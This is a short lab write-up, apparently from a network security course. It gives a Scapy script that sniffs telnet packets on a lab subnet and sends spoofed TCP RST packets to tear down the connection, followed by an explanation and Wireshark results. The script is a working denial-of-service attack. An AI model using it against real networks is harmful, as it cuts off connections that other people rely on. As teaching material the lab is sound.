
```python
#!/usr/bin/python3
from scapy.all import *

def rst_auto(pkt):
    ip  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    tcp = TCP(flags="R", seq=pkt[TCP].ack,dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    rst_packet = ip/tcp
    ls(rst_packet)
    send(rst_packet, verbose=0)

pkt=sniff(iface='br-40db1468be18', filter='tcp and src host 10.9.0.5 and src port 23', prn=rst_auto)

#capture TCP traffic and send a spoofed RST packet to disrupt the established TCP connection.
```

I automated the tcp rst attack by using the sniff function to capture telnet packets between the host and user. The code filters the packets to focus on those originating from the server with the specified IP and port. It then extracts parameters such as source and destination IP addresses, source and destination ports, sequence number, and ack number from the sniffed telnet packet. The code then constructs a tcp rst packet using the obtained info and sends it to disrupt the connection.



Wireshark shows an RST packet sent from the user to the host, showing the termination of the existing connection. After trying to send a telnet packet after the attack, the code works as the connection is closed.